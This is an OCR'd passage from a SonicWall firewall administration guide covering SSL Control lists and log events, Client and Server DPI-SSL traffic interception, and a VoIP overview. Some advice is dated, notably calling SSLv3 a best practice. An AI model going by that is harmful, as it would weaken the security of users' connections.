Entry	Will Match	Will Not Match
sonicwall.com	https://www.sonicwall.com https://csm.demo.MySonicWall.com https://MySonicWall.com, https://supersonicwall.computers.org https://67.115.118.87 [a]	https://www.sonicwall.de
prox	https://proxify.org, https://www.proxify.org, https://megaproxy.com, https://1070652204 [b]	https://www.freeproxy.ru [c]


a. 67.115.118.67 is currently the IP address to which sslvpn.demo.sonicwall.com resolves, and that site uses a certificate issued to sslvpn.demo.sonicwall.com. This will result in a match to sonicwall.com as matching occurs based on the common name in the certificate.

b. This is the decimal notation for the IP address 63.208.219.44, whose certificate is issued to www.megaproxy.com.


c. www.freeproxy.ru will not match prox as the common name on the certificate that is currently presented by this site is a self-signed certificate issued to "–". This can, however, easily be blocked by enabling control of self-signed or Untrusted CA certificates.

How to configure whitelists and blacklists is described in Configuring White Lists and Black Lists.

Configuring White Lists and Black Lists



To configure the White List and Black List, click the **Configure** button to bring up **SSL Control Custom Lists** dialog.



Entries can be added, edited and deleted with the buttons beneath each list. Clicking the **Add…** button displays the **Add Whitelist Domain Entry** or **Add Blacklist Domain Entry** dialog, which are similar.

NOTE: List matching will be based on the subject common name in the certificate presented in the SSL exchange, not in the URL (resource) requested by the client.

Changes to any of the SSL Control settings will not affect currently established connections; only new SSL exchanges that occur following the change commit will be inspected and affected.

Enabling SSL Control on Zones

Once SSL Control has been globally enabled, and the desired options have been configured, SSL Control must be enabled on one or more zones. When SSL Control is enabled on the zone, the SonicWall looks for Client Hellos sent from clients on that zone through the SonicWall will trigger inspection. The SonicWall then looks for the Server Hello and Certificate that is sent in response for evaluation against the configured policy. Enabling SSL Control on the LAN zone, for example, will inspect all SSL traffic initiated by clients on the LAN to any destination zone.

NOTE: If you are activating SSL Control on a zone (for example, the LAN zone) where there are clients who will be accessing an SSL server on another zone connected to the SonicWall (for example, the DMZ zone) it is recommended that you add the subject common name of that server's certificate to the whitelist to ensure continuous trusted access.

To enable SSL Control on a zone, browse to the **Network > Zones** page, and select the configure icon for the desired zone. In the Edit Zone window, select the Enable SSL Control check box, and click OK. All new SSL connections initiated from that zone will now be subject to inspection.

SSL Control Events

Log events will include the client's username in the notes section (not shown in the figure below) if the user logged in manually, or was identified through CIA/Single Sign On. If the user's identity is not available, the note will indicate that the user is *Unidentified*. The table after the figure explains the Event Messages.

#	Event Message	Occurs When
1	SSL Control: Certificate with invalid date	The certificate's start date is before the SonicWALL's system time, or when the end date is after the system time. Note that for this illustration, the system time of the SonicWALL was set well into the future. Smithbarney.com is just peachy.
2	SSL Control: Certificate chain not complete	The certificate has been issued by an intermediate CA (chained certificate authority) with a trusted top-level CA, but the SSL server did not present the intermediate certificate. This log event is informational, and does not affect the SSL connection.
3	SSL Control: Self-signed certificate	The certificate being presented is self-signed, in other words, a certificate where the CN of the issuer and the subject match. **Note**: See entry #1 in the Caveats and Advisories section for information about enforcing self-signed certificate controls.
4	SSL Control: Untrusted CA	The certificate being presented has been issued by a CA that is not in the **System > Certificates** store of the SonicWALL. **Note**: See entry #2 in the Caveats and Advisories section for information about enforcing untrusted CA controls.
5	SSL Control: Website found in blacklist	The common name of the subject matched a pattern entered into the blacklist. In this example, the pattern "prox" was entered, and the certificate presented was issued to the subject "www.megaproxy.com" matched, triggering the violation.
6	SSL Control: Weak cipher being used	The symmetric cipher being negotiated was less than 64 bits. In this example, the cipher DES-CBC-SHA was negotiated. Refer to the table in the Weak Ciphers entry of Key Concepts to SSL Control section for a list of weak ciphers.
7	See #2	See #2
8	SSL Control: Failed to decode Server Hello	The Server Hello from the SSL server was undecipherable. Also occurs when the Certificate and Server Hello are in different packets, as will be the case when connecting to SSL server on SonicWALL UTM (firewall and CSM) appliances. This log event is informational, and does not affect the SSL connection.
9	SSL Control: Website found in whitelist	The common name of the subject (typically a website) matched a pattern entered into the whitelist. Whitelist entries are always allowed, even if there are other policy violations in the negotiation, such as SSLv2 or weak-ciphers. In this example, the pattern "sonicwall.com" was entered, and the certificate presented was issued to "sslvpn.demo.sonicwall.com"
10	SSL Control: HTTPS via SSLv2	The SSL session was being negotiated using SSLv2. SSLv2 is known to be susceptible to certain types of man-in-the-middle attacks. Best practices recommend using SSLv3 or TLS in its place.

SSL Control: Event Messages

#	Event Message	Conditions When it Occurs
1	SSL Control: Certificate with Invalid date	The certificate's start date is either before the system time or its end date is after the system time.
2	SSL Control: Certificate chain not complete	The certificate has been issued by an intermediate CA with a trusted top-level CA, but the SSL server did not present the intermediate certificate. This log event is informational and does not affe3ct the SSL connection.
3	SSL Control: Self-signed certificate	The certificate is self-signed (the CN of the issuer and the subject match).
4	SSL Control: Untrusted CA	The certificate has been issued by a CA that is not in the **System > Certificates** store of the SonicWall.
5	SSL Control: Website found in blacklist	The common name of the subject matched a pattern entered into the blacklist.
6	SSL Control: Weak cipher being used	The symmetric cipher being negotiated was less than 64 bits.
7	See #2	See #2.
8	SSL Control: Failed to decode Server Hello	The Server Hello from the SSL server was undecipherable. Also occurs when the certificate and Server Hello are in different packets, as is the case when connecting to a SSL server on a SonicWall appliance. This log event is informational, and does not affect the SSL connection.

SSL Control: Event Messages

#	Event Message	Conditions When it Occurs
9	SSL Control: Website found in whitelist	The common name of the subject (typically a website) matched a pattern entered into the Whitelist. Whitelist entries are always allowed, even if there are other policy violations in the negotiation, such as SSLv2 or weak-ciphers.
10	SSL Control: HTTPS via SSLv2	The SSL session was being negotiated using SSLv2, which is known to be susceptible to certain man-in-the-middle attacks. Best practices recommend using SSLv3 or TLS instead.

Part 11

DPI-SSL

- Configuring Client DPI-SSL Settings
- Configuring Server DPI-SSL Settings

80

Configuring Client DPI-SSL Settings

DPI-SSL > Client SSL

Topics:

DPI-SSL Overview

Deep Packet Inspection of Secure Socket Layer (DPI-SSL) extends SonicWall's Deep Packet Inspection technology to allow for the inspection of encrypted HTTPS traffic and other SSL-based traffic. The SSL traffic is decrypted transparently, scanned for threats and then re-encrypted and sent along to its destination if no threats or vulnerabilities are found.

DPI-SSL provides additional security, application control, and data leakage prevention for analyzing encrypted HTTPS and other SSL-based traffic. DPI-SSL supports:

- Transport Layer Security (TLS) Handshake Protocol 1.2 and earlier versions – Starting with SonicOS 5.9.1.6, the TLS 1.2 communication protocol is supported during SSL inspection/decryption between the firewall and the server in DPI-SSL deployments (previously, TLS 1.2 was only supported between client and firewall). SonicOS also supports TLS 1.2 in other areas as well.
- SHA-256 – Starting with SonicOS 5.9.1.6, all re-signed server certificates are signed with the SHA-256 hash algorithm.

The following security services and features are capable of utilizing DPI-SSL:

- Gateway Anti-Virus
- Gateway Anti-Spyware
- Intrusion Prevention
- Content Filtering
- Application Firewall
- Packet Capture
- Packet Mirror

DPI-SSL has two main deployment scenarios:

- Client DPI-SSL: Used to inspect HTTPS traffic when clients on the SonicWall security appliance's LAN access content located on the WAN.
- Server DPI-SSL: Used to inspect HTTPS traffic when remote clients connect over the WAN to access content located on the SonicWall security appliance's LAN.

Supported Platforms and Maximum Connections

The following table shows which platforms support DPI-SSL and the maximum number of concurrent connections on which the appliance can perform DPI-SSL inspection.

Hardware Models that Support DPI-SSL

Hardware Model	Max Concurrent DPI-SSL connections
SOHO	100
NSA 220/220W	100
NSA 240	100
NSA 250M/250MW	100
NSA 2400MX	50
NSA 2400	250
NSA 3500	250
NSA 4500	350
NSA 5000	1000
E-Class NSA E5500	2000
E-Class NSA E6500	3000
E-Class NSA E7500	8000
E-Class NSA E8500	8000
E-Class NSA E8510	8000

NOTE: An additional license is required to run DPI-SSL on the SOHO, NSA 250M series, NSA 240, and NSA 220 series.

Configuring Client DPI-SSL


The Client DPI-SSL deployment scenario is typically used to inspect HTTPS traffic when clients on the LAN browse content located on the WAN. In the Client DPI-SSL scenario, the SonicWall network security appliance typically does not own the certificates and private keys for the content it is inspecting. After the appliance performs DPI-SSL inspection, it re-writes the certificate sent by the remote server and signs this newly generated certificate with the certificate specified in the Client DPI-SSL configuration. By default, this is the SonicWall certificate authority (CA) certificate, or a different certificate can be specified. Users should be instructed to add the certificate to their browser's trusted list to avoid certificate trust errors.

Topics:

- Configuring General Client DPI-SSL Settings
- Configuring the Inclusion/Exclusion List

- Selecting the Re-Signing Certificate Authority
- Client DPI-SSL Examples

Configuring General Client DPI-SSL Settings




To enable Client DPI-SSL inspection:

1. Navigate to the **DPI-SSL > Client SSL** page.
2. Select the **Enable SSL Inspection** check box.
3. Select which of the following services to perform inspection with: **Intrusion Prevent**, **Gateway Anti-Virus**, **Gateway Anti-Spyware**, **Application Firewall**, and **Content Filter**.
4. Click **Accept**.

Configuring the Inclusion/Exclusion List

By default, the DPI-SSL applies to all traffic on the appliance when it is enabled. You can configure an Inclusion/Exclusion list to customize which traffic DPI-SSL inspection will apply to. The Inclusion/Exclusion list provides the ability to specify certain objects, groups, or hostnames. In deployments that are processing a large amount of traffic, it can be useful to exclude trusted sources in order to reduce the CPU impact of DPI-SSL and to prevent the appliance from reaching the maximum number of concurrent DPI-SSL inspected connections.



The **Inclusion/Exclusion** section of the **Client SSL** page contains four options for specifying the inclusion list:

- On the **Address Object/Group** line, select an address object or group from the **Exclude** drop-down menu to exempt it from DPI-SSL inspection.
- On the **Service Object/Group** line, select a service object or group from the **Exclude** drop-down menu to exempt it from DPI-SSL inspection.
- On the **User Object/Group** line, select a user object or group from the **Exclude** drop-down menu to exempt it from DPI-SSL inspection.

  TIP: The **Include** drop-down menu can be used to fine tune the specified exclusion list. For example, by selecting the **Remote-office-California** address object in the **Exclude** drop-down and the **Remote-office-Oakland** address object in the **Include** drop-down.

- The **Common Name Exclusions** section is used to add domain names to the exclusion list. To add a domain name, type it in the text box and click **Add**.
- Click **Apply** at the top of the page to confirm the configuration.

Selecting the Re-Signing Certificate Authority

By default, DPI-SSL uses the **Default SonicWall DPI-SSL CA Certificate** to re-sign traffic that has been inspected. Optionally, users can specify that another CA certificate will be used.

For help with creating PKCS-12 formatted files, see Creating a PKCS-12 Formatted Certificate File.

Topics:

- Importing the Certificate
- Adding Trust to the Browser
- Creating a PKCS-12 Formatted Certificate File

Importing the Certificate

To use a custom CA certificate, you must first import the certificate to the SonicWall network security appliance:

1. Navigate to the **System > Certificates** page.
2. Click **Import Certificate**.

3 Select the **Import a local end-user certificate with private key from a PKCS#12 (.p12 or .pfx) encoded file** option.

4 Choose **password** and click **Import**.

After the certificate has been imported, you must configure it on the Client DPI-SSL page:

5 Navigate to the **DPI-SSL > Client SSL** page.

6 Scroll down to the **Certificate Re-Signing Authority** section and select the certificate from the drop-down menu.

7 Click **Apply**.

Adding Trust to the Browser

For a re-signing certificate authority to successfully re-sign certificates, browsers have to trust the certificate authority. Such trust can be established by having the re-signing certificate imported into the browser's trusted CA list. Follow your browser's instructions for importing re-signing certificates.

- Internet Explorer: Go to **Tools > Internet Options**, click the **Content** tab and click **Certificates**. Click the **Trusted Root Certification Authorities** tab and click **Import**. The **Certificate Import Wizard** will guide you through importing the certificate.
- Firefox: Go to **Tools > Options**, click the **Advanced** tab and then the **Encryption** tab. Click **View Certificates**, select the **Authorities** tab, and click **Import**. Select the certificate file, make sure the **Trust this CA to identify websites** check box is selected, and click **OK**.
- Mac: Double-click the certificate file, select **Keychain menu**, click **X509 Anchors**, and then click **OK**. Enter the system username and password and click **OK**.

Creating a PKCS-12 Formatted Certificate File

PKCS12 formatted certificate files can be created using Linux system with OpenSSL. To create a PKCS-12 formatted certificate file, one needs to have two main components of the certificate:

- Private key (typically a file with .key extension or the word key in the filename)
- CA Certificate with a public key (typically a file with .crt extension or the word cert as part of filename).

For example, Apache HTTP server on Linux has its private key and certificate in the following locations:

- /etc/httpd/conf/ssl.key/server.key
- /etc/httpd/conf/ssl.crt/server.crt

With these two files available, run the following command:

```
openssl pkcs12 -export -out out.p12 -inkey server.key -in server.crt
```

In this example **out.p12** will become the PKCS-12 formatted certificate file and **server.key** and **server.crt** are the PEM formatted private key and the certificate file respectively.

After the above command, one would be prompted for the password to protect/encrypted the file. After the password is chosen, the creation of PKCS-12 formatted certificate file is complete and it can be imported into the firewall.

Client DPI-SSL Examples

Topics:

- Content Filtering
- Application Firewall

Content Filtering

To perform SonicWall Content Filtering on HTTPS and SSL-based traffic using DPI-SSL, perform the following steps:

1. Navigate to the **DPI-SSL > Client SSL** page
2. Select the **Enable SSL Inspection** check box and the **Content Filter** check box.
3. Click **Apply**.
4. Navigate to the **Security Services > Content Filter** page and click the **Configure** button.
5. Uncheck the **Enable IP based HTTPS Content Filtering** check box.
6. Select the appropriate categories to be blocked.
7. Click **Apply**.
8. Navigate to a blocked site using the HTTPS protocol to verify that it is properly blocked.

NOTE: For content filtering over DPI-SSL, the first time HTTPS access is blocked result in a blank page being displayed. If the page is refreshed, the user will see the SonicWall block page.

Application Firewall

Enable Application Firewall check box on the Client DPI-SSL screen and enable Application Firewall on the Application Firewall >Policies screen.

1. Navigate to the **DPI-SSL > Client SSL** page
2. Select the **Enable SSL Inspection** check box and the **Application Firewall** check box.
3. Click **Apply**.
4. Navigate to the **Application Firewall > Policies** page.
5. Enable **Application Firewall**.
6. Configure an **HTTP Client policy** to block Microsoft Internet Explorer browser.
7. Select **block page** as an action for the policy. Click **Apply**.
8. Access any website using the HTTPS protocol with Internet Explorer and verify that it is blocked.

DPI-SSL also supports Application Level Bandwidth Management over SSL tunnels. Application Firewall HTTP bandwidth management policies also apply to content that is accessed over HTTPS when DPI-SSL is enabled for Application Firewall.

81

Configuring Server DPI-SSL Settings

DPI-SSL > Server SSL

Topics:

DPI-SSL Overview

Deep Packet Inspection of Secure Socket Layer (DPI-SSL) extends SonicWall's Deep Packet Inspection technology to allow for the inspection of encrypted HTTPS traffic and other SSL-based traffic. The SSL traffic is decrypted transparently, scanned for threats and then re-encrypted and sent along to its destination if no threats or vulnerabilities are found.

DPI-SSL provides additional security, application control, and data leakage prevention for analyzing encrypted HTTPS and other SSL-based traffic. DPI-SSL supports:

- Transport Layer Security (TLS) Handshake Protocol 1.2 and earlier versions – Starting with SonicOS 5.9.1.6, the TLS 1.2 communication protocol is supported during SSL inspection/decryption between the firewall and the server in DPI-SSL deployments (previously, TLS 1.2 was only supported between client and firewall). SonicOS also supports TLS 1.2 in other areas as well.
- SHA-256 – Starting with SonicOS 5.9.1.6, all re-signed server certificates are signed with the SHA-256 hash algorithm.

The following security services and features are capable of utilizing DPI-SSL:

- Gateway Anti-Virus
- Gateway Anti-Spyware
- Intrusion Prevention
- Content Filtering
- Application Firewall
- Packet Capture
- Packet Mirror

DPI-SSL has two main deployment scenarios:

- Client DPI-SSL: Used to inspect HTTPS traffic when clients on the SonicWall security appliance's LAN access content located on the WAN.
- Server DPI-SSL: Used to inspect HTTPS traffic when remote clients connect over the WAN to access content located on the SonicWall security appliance's LAN.

The DPI-SSL feature is available in SonicOS Enhanced 5.6. The following table shows which platforms support DPI-SSL and the maximum number of concurrent connections on which the appliance can perform DPI-SSL inspection.

Platforms That Support DPI-SSL

Hardware Model	Max Concurrent DPI-SSL Connections
SOHO	100
NSA 220/220W	100
NSA 240	100
NSA 250M/250MW	100
NSA 2400MX	50
NSA 2400	250
NSA 3500	250
NSA 4500	350
NSA 5000	1000
E-Class NSA E5500	2000
E-Class NSA E6500	3000
E-Class NSA E7500	8000
E-Class NSA E8500	8000
E-Class NSA E8510	8000

Configuring Server DPI-SSL Settings

The Server DPI-SSL deployment scenario is typically used to inspect HTTPS traffic when remote clients connect over the WAN to access content located on the SonicWall security appliance's LAN. Server DPI-SSL allows the user to configure pairings of an address object and certificate. When the appliance detects SSL connections to the address object, it presents the paired certificate and negotiates SSL with the connecting client.


Afterward, if the pairing defines the server to be 'cleartext' then a standard TCP connection is made to the server on the original (post NAT remapping) port. If the pairing is not defined to be cleartext, then an SSL connection to the server is negotiated. This allows for end-to-end encryption of the connection.

In this deployment scenario, the owner of the SonicWall network security appliance owns the certificates and private keys of the origin content servers. Administrator would have to import server's original certificate onto the firewall and create appropriate server IP address to server certificate mappings in the Server DPI-SSL UI.

The following sections describe how to configure Server DPI-SSL:

- Configuring General Server DPI-SSL Settings
- Configuring the Exclusion List
- Configuring Server-to-Certificate Pairings
- SSL Offloading

Configuring General Server DPI-SSL Settings




To enable Server DPI-SSL inspection:

1. Navigate to the **DPI-SSL > Server SSL** page.
2. Select the **Enable SSL Inspection** check box.
3. Select which of the following services to perform inspection with: **Intrusion Prevent**, **Gateway Anti-Virus**, **Gateway Anti-Spyware**, and **Application Firewall**.
4. Click **Apply**.
5. Scroll down to the **SSL Servers** section to configure the server or servers to which DPI-SSL inspection will be applied. See Configuring Server-to-Certificate Pairings.

Configuring the Exclusion List

By default, the DPI-SSL applies to all traffic on the appliance when it is enabled. You can configure an Inclusion/Exclusion list to customize which traffic DPI-SSL inspection will apply to. The Inclusion/Exclusion list provides the ability to specify certain objects, groups, or hostnames. In deployments that are processing a large amount of traffic, it can be useful to exclude trusted sources in order to reduce the CPU impact of DPI-SSL and to prevent the appliance from reaching the maximum number of concurrent DPI-SSL inspected connections.



The **Inclusion/Exclusion** section of the **Server SSL** page contains two options for specifying the inclusion list:

- On the **Address Object/Group** line, select an address object or group from the **Exclude** drop-down menu to exempt it from DPI-SSL inspection.
- On the **User Object/Group** line, select a user object or group from the **Exclude** drop-down menu to exempt it from DPI-SSL inspection.


NOTE: The **Include** drop-down menu can be used to fine tune the specified exclusion list. For example, by selecting the **Remote-office-California** address object in the **Exclude** drop-down and the **Remote-office-Oakland** address object in the **Include** drop-down.

Configuring Server-to-Certificate Pairings

Server DPI-SSL inspection requires that you specify which certificate will be used to sign traffic for each server that will have DPI-SSL inspection performed on its traffic.

To configure a server-to-certificate pairing:

1. Navigate to the **DPI-SSL > Server SSL** page and scroll down to the **SSL Servers** section.
2. Click the **Add** button.



3. In the **Address Object/Group** drop-down menu, select the address object or group for the server or servers that you want to apply DPI-SSL inspection to.
4. In the **SSL Certificate** drop-down menu, select the certificate that will be used to sign the traffic for the server. For more information on importing a new certificate to the appliance, see Selecting the Re-Signing Certificate Authority on page 1021. For information on creating a certificate, see Creating a PKCS-12 Formatted Certificate File on page 1022.
5. Select the **Cleartext** check box to enable SSL offloading. See SSL Offloading on page 1027 for more information.
6. Click **Add**.

SSL Offloading

When adding server-to-certificate pairs, a **cleartext** option is available. This option indicates that the portion of the TCP connection between the firewall and the local server will be in the clear without SSL layer, thus allowing SSL processing to be offloaded from the server by the appliance.

NOTE: For such configuration to work properly, a NAT policy needs to be created on the **Network > NAT Policies** page to map traffic destined for the offload server from an SSL port to a non-SSL port. For example, in case of HTTPS traffic being used with SSL offloading, an inbound NAT policy remapping traffic from port 443 to port 80 needs to be created in order for things to work properly.

Part 12

VoIP

- Configuring VoIP Support
- VoIP > Settings
- VoIP > Call Status

82

Configuring VoIP Support

VoIP Overview

Topics:

What is VoIP?

Voice over IP (VoIP) is an umbrella term for a set of technologies that allow voice traffic to be carried over Internet Protocol (IP) networks. VoIP transfers the voice streams of audio calls into data packets as opposed to traditional, analog circuit-switched voice communications used by the public switched telephone network (PSTN).

VoIP is the major driving force behind the convergence of networking and telecommunications by combining voice telephony and data into a single integrated IP network system. VoIP is all about saving cost for companies through eliminating costly redundant infrastructures and telecommunication usage charges while also delivering enhanced management features and calling services features.

VoIP Security

Companies implementing VoIP technologies in an effort to cut communication costs and extend corporate voice services to a distributed workforce face security risks associated with the convergence of voice and data networks. VoIP security and network integrity are an essential part of any VoIP deployment.

The same security threats that plague data networks today are inherited by VoIP but the addition of VoIP as an application on the network makes those threats even more dangerous. By adding VoIP components to your network, you're also adding new security requirements.

VoIP encompasses a number of complex standards that leave the door open for bugs and vulnerabilities within the software implementation. The same types of bugs and vulnerabilities that hamper every operating system and application available today also apply to VoIP equipment. Many of today's VoIP call servers and gateway devices are built on vulnerable Windows and Linux operating systems.

Firewall Requirements for VoIP

VoIP is more complicated than standard TCP/UDP-based applications. Because of the complexities of VoIP signaling and protocols, as well as inconsistencies that are introduced when a firewall modifies source address and source port information with Network Address Translation (NAT), it is difficult for VoIP to effectively traverse a standard firewall. Here are a few of the reasons why.

- **VoIP operates using two separate protocols** - A signaling protocol (between the client and VoIP Server) and a media protocol (between the clients). Port/IP address pairs used by the media protocols (RTP/RTCP) for each session are negotiated dynamically by the signaling protocols. Firewalls need to dynamically track and maintain this information, securely opening selected ports for the sessions and closing them at the appropriate time.
- **Multiple media ports are dynamically negotiated through the signaling session** - negotiations of the media ports are contained in the payload of the signaling protocols (IP address and port information). Firewalls need to perform deep packet inspection on each packet to acquire the information and dynamically maintain the sessions, thus demanding extra firewall processing.
- **Source and destination IP addresses are embedded within the VoIP signaling packets** - A firewall supporting NAT translates IP addresses and ports at the IP header level for packets. Fully symmetric NAT firewalls adjust their NAT bindings frequently, and may arbitrarily close the pinholes that allow inbound packets to pass into the network they protect, eliminating the service provider's ability to send inbound calls to the customer. To effectively support VoIP it is necessary for a NAT firewall to perform deep packet inspection and transformation of embedded IP addresses and port information as the packets traverse the firewall.
- **Firewalls need to process the signaling protocol suites consisting of different message formats used by different VoIP systems** - Just because two vendors use the same protocol suite does not necessarily mean they will interoperate.

To overcome many of the hurdles introduced by the complexities of VoIP and NAT, vendors are offering Session Border Controllers (SBCs). An SBC sits on the Internet side of a firewall and attempts to control the border of a VoIP network by terminating and re-originating all VoIP media and signalling traffic. In essence, SBCs act as a proxy for VoIP traffic for non-VoIP enabled firewalls. SonicWall security appliances are VoIP enabled firewalls that eliminate the need for an SBC on your network.

VoIP Protocols

VoIP technologies are built on two primary protocols:

- H.323
- SIP

H.323

H.323 is a standard developed by the International Telecommunications Union (ITU). It is a comprehensive suite of protocols for voice, video, and data communications between computers, terminals, network devices, and

network services. H.323 is designed to enable users to make point-to-point multimedia phone calls over connectionless packet-switching networks such as private IP networks and the Internet. H.323 is widely supported by manufacturers of video conferencing equipment, VoIP equipment and Internet telephony software and devices.

H.323 uses a combination of TCP and UDP for signaling and ASN.1 for message encoding. H.323v1 was released in 1996 and H.323v5 was released in 2003. As the older standard, H.323 was embraced by many early VoIP players.

An H.323 network consists of four different types of entities:

- **Terminals** - Client end points for multimedia communications. An example would be an H.323 enabled Internet phone or PC.
- **Gatekeepers** - Performs services for call setup and tear down, and registering H.323 terminals for communications. Includes:
    - Address translation.
    - Registration, admission control, and status (RAS).
    - Internet Locator Service (ILS) also falls into this category (although it is not part of H.323). ILS uses LDAP (Lightweight Directory Access Protocol) rather than H.323 messages.
- **Multipoint control units (MCUs)** - Conference control and data distribution for multipoint communications between terminals.
- **Gateways** - Interoperation between H.323 networks and other communications services, such as the circuit-switched Packet Switched Telephone Network (PSTN).

SIP

The Session Initiation Protocol (SIP) standard was developed by the Internet Engineering Task Force (IETF). RFC 2543 was released in March 1999. RFC 3261 was released in June 2002. SIP is a signaling protocol for initiating, managing and terminating sessions. SIP supports 'presence' and mobility and can run over User Datagram Protocol (UDP) and Transmission Control Protocol (TCP).

Using SIP, a VoIP client can initiate and terminate call sessions, invite members into a conferencing session, and perform other telephony tasks. SIP also enables Private Branch Exchanges (PBXs), VoIP gateways, and other communications devices to communicate in standardized collaboration. SIP was also designed to avoid the heavy overhead of H.323.

A SIP network is composed of the following logical entities:

- **User Agent (UA)** - Initiates, receives and terminates calls.
